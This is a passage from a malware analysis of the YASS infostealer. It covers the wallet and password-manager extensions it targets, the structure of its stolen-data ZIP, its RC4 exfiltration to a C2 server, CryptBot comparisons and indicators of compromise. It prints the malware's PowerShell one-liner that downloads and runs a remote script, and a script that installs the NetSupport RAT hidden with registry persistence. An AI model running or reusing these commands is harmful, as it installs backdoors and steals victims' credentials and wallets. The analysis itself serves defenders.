
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet
opcgpfmipidbgpenhmajoajpbobppdil	Sui Wallet
nngceckbapebfimnlniiiahkandclblb	Bitwarden
hdokiejnpimakedhajhdlcegeplioahd	LastPass
kkpllkodjeloidieedojogacfhpaihoh	Enkrypt Wallet
acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet
gaedmjdfmmahhbjefcbgaolhhanlaolb	Authy
hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com
klnaejjgbibmhlephnhpmaofohgkpgkd	ZilPay
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet
egjidjbpglichdcondbcbdnbeeppgdph	Trust Wallet
efbglgofoippbgcjepnhiblaibcnclgk	Martian
mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet
bhghoamapcdpbohphigoooaddinpkbai	Authenticator
aflkmfhebedbjioipglgcbcmnbpgliof	Backpack
idnnbdplmphpflfnlkomgpfbpcgelopg	Xverse Wallet
ppbibelpcjmhbdihakflkdcoccbgbkpo	UniSat Wallet
omaabbefbmiijedngplfjmnooppbclkk	Tonkeeper
lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Extension Wallet
dmkamcknogkgcdfhhbddcghachkejeap	Keplr
ookjlbkiijinhpmnjffcofjonbfbgaoc	Temple Tezos Wallet
nlbmnnijcnlegkjjpcfjclmcfggfefdm	MyEtherWallet
cjelfplplebdjjenllpjcblmjkfcffne	Jaxx Liberty
hpglfhgfnhbgpjdenjgmdgoeiappafln	Guarda
fhmfendgdocmcbmfikdcogofphimnkno	Sollet
imloifkgjagghnncjkhggdhalmcnfklk	Trezor Password Manager

The stealer also searches for other more generic folders that might hold sensitive browser and wallet information. The stealer will look for references to login data, cookies, web data, user data, backups and wallets. Brave browser and Telegram are targeted also.



Targeted Files

The stolen files are built up into a structured ZIP file before being exfiltrated. Along with a log of the stolen files, and a screenshot of the victim machine.




Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Browsers			File folder		
End.txt	14	14	Text Document		9459F075
ScreenShot.jpeg	50,518	39,253	JPEG image		E57D8396
UserID.txt	20	22	Text Document		F0F84AAF

Exfiltrated Data Structure

The directories in the exfiltrated ZIP file are structured in a way to help the recipient threat actor better navigate the stolen data. The main categories are:

- Apps
- Browsers
- Files
- Wallets


The infostealer has an optional auxiliary method of stealing. YASS can iterate through a number of hardcoded drives and look for files which it considers “Other” category, sending it to a different server from the main activities. This may be used to attempt to collect miscellaneous files to run parsers through at a later stage.



Additional Stealing Method

Information Gathering

YASS will gather information, into a text file, about the infected computer to send to the C2. The information is gathered mainly from the registry or through Windows API calls. Information includes localized information about the machine such as username and language, as well as physical aspects such as the processor, RAM, and GPU. This is collated into a text file before being sent to the C2.




Completed Fingerprint TXT File

C2 Communication

YASS communicates with the C2 via HTTP POST requests. All information and stolen files are first collected and packaged into a ZIP file. Before the ZIP file is sent to the C2, it is encrypted via RC4 using an interesting technique. YASS will generate a unique key for each file sent.

The unique key is a concatenation of a key from the decrypted block of strings and a dynamically generated key that is unique with each POST request. In order for the server to be able to decrypt the data, the latter half of the

RC4 key is shared through the filename metadata of the form data. This increases resistance to decryption of the stolen data by unauthorized parties, and also makes detection harder for defenders as there are no discernible patterns in order to create detections based on network signatures.



Format of RC4 Encryption Key

YASS does not expect any specific reply from the server. The server will reply “OK” when it receives information from the stealer.

NetSupport Client

The stealer also has the ability to drop the NetSupport Client as a backdoor for the infected machine. The client is deployed via a PowerShell command and script.

```
 /c powershell -NoP -NonI -ExecutionPolicy Bypass -Command "$Resp = Invoke-WebRequest -
Uri 'https://brewdogebar[.]com/code.vue' -UseBasicParsing -UserAgent 'Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0
Safari/537.36'; $Scr = [System.Text.Encoding]::UTF8.GetString($Resp.Content); IEX $Scr"
```


The PowerShell command reaches out to a server to download an additional script. The PowerShell script downloads components for the NetSupport remote access tool, with a configuration file. The script also sets persistence and informs the server if target crypto wallet folders are detected.

```
Set-Location "$env:AppData"
New-Item -Path Net -ItemType Directory -Force

Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/AudioCapture.dll' -OutFile "$env:
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/client32.exe' -OutFile "$env:AppD
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/client32.ini' -OutFile "$env:AppD
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/HTCTL32.DLL' -OutFile "$env:AppDa
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/msvcr100.dll' -OutFile "$env:AppD
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/nskbfltr.inf' -OutFile "$env:AppD
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/NSM.ini' -OutFile "$env:AppData\N
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/NSM.LIC' -OutFile "$env:AppData\N
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/nsm_vpro.ini' -OutFile "$env:AppD
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/pcicapi.dll' -OutFile "$env:AppDa
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/PCICHEK.DLL' -OutFile "$env:AppDa
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/PCICL32.DLL' -OutFile "$env:AppDa
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/remcmdstub.exe' -OutFile "$env:Ap
Invoke-WebRequest -Uri 'https://brewdogebar.com/ns/TCCTL32.DLL' -OutFile "$env:AppDa


Set-Location "$env:AppData\Net"
Start-Process -FilePath "$env:APPDATA\Net\client32.exe" -WindowStyle Hidden

$pathToExecutable = "$env:APPDATA\Net\client32.exe"
Set-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run' -Name

$yyx = $env:COMPUTERNAME
$filePath1 = "$env:APPDATA\Net\client32.exe"
$filePath2 = "$env:APPDATA\Net\client32.ini"

if ((Test-Path $filePath1) -and (Test-Path $filePath2)) {
    $yyxy = "OK"
} else {
    $yyxy = "Fail"
```

PowerShell Script Downloading NetSupport

CryptBot – CryptNot – CryptWhat?!


Over the years CryptBot has been under continuous development. The modifications of CryptBot have been documented in other blogs, particularly by AhnLab [1,2]. Much like the Ship of Theseus, this infostealer challenges the essence of identity. Though its code has been entirely replaced compared to its original versions. The behavioral echoes are unmistakable, pointing to the same malware developer behind it. With this in mind, we wish to talk about some of the similarities and differences.



Initial Triage Showing Unknown Code

When we first came across this file, we did not see any significant code overlap with any other known code stealers. There is a notable overlap in targeted software with other stealers, particularly LummaC2. Another similarity with LummaC2 is the use of ZIP files and a [one-way command and control server](#).

The strings share many overlaps with other stealers. This would be quite expected as competing malware developers would be able to see what folders or applications their competitors are targeting and add those paths to their own stealing mechanisms. YASS shares strings with Vidar, AMOS, ImBetter, RedLine, Sharp, Arkei, Atomic, and SolarMarker



Related Strings

While YASS uses techniques similar to CryptBot, the implementation is different. The shared techniques with CryptBot include:

- Use of a folder as a mutex
- Exfil server using a ".top" TLD.
- Stealing SQLite database files instead of querying the data.
- Similar system information report structure.
- Similar POST request to the exfil server.
- Shared strings
- Secondary exfil server
- Additional payload deployment

Even though we see these similarities, we aren't comfortable classifying YASS as just a newer version of CryptBot. There are also some significant differences. This stealer doesn't have a well-structured configuration, uses a different encryption scheme, and has hardcoded functionality, via PowerShell, to download and install the NetSupport client. Many of the format strings look very similar but use different specifiers, the produced strings look the same, but the "implementation" is different. YASS also has some unused strings that are used by CryptBot. It's like all the code has been rewritten, and a few strings have been forgotten and left, much like vestigial organs.

We can't tell if the strings have been planted and that YASS has been made to imitate CryptBot as much as possible. It is not the first time we have come across malware that imitates other malware. So are we seeing an attempt to deflect suspicion towards malware that's in the hot water? In April 2023, the United States District Court Southern District Of New York unsealed a complaint filed by Google against some distributors and the creator of CryptBot, so making your infostealer appear as CryptBot may keep a target off your back. The alternative is a "Ship of Theseus". Either way, we are happy to present CryptBot's latest step-sibling: YASS.

IOCs

LNK file

e3bf61f6f96d1a121a1f7f47188cd36fc51f4565ca8cd8fc07207e56a038e7ca

HTA (EXE)

fd7654c5bb79652bc0db2696da35497b9aff2c783ec4c83705d33d329dc742d8

https://nextomax.b-cdn[.]net/nexto (Hosting Server)

https://forikabrof[.]click/flkhfaiouwrqkhfasdrhfsa.png (Pinged by PowerShell Script)

ZIP

b2080e7705283fce7e03c8895977c5e8c451b5f8a6eb3faecb8acb986a1587c6

https://nextomax.b-cdn[.]net/L2.zip (Hosting Server)

IDATLOADER

4810333bf96fb808604f3657118c734c3dd8ee4baa3e6ffe8da548ae0c8e15d3

YASS (Stealer)

7ac46eb84f4b6d25601f23d2c30b7e80b6f3b2d82d3240234fc50af75290a29f (Unpacked from IDATLOADER)

rceight8sr[.]top

grabios[.]org

NetSupport RAT

brewdogebar[.]com (Hosting Server)

enotik5050[.]com

barsuk5050[.]com

94.232.244[.]133
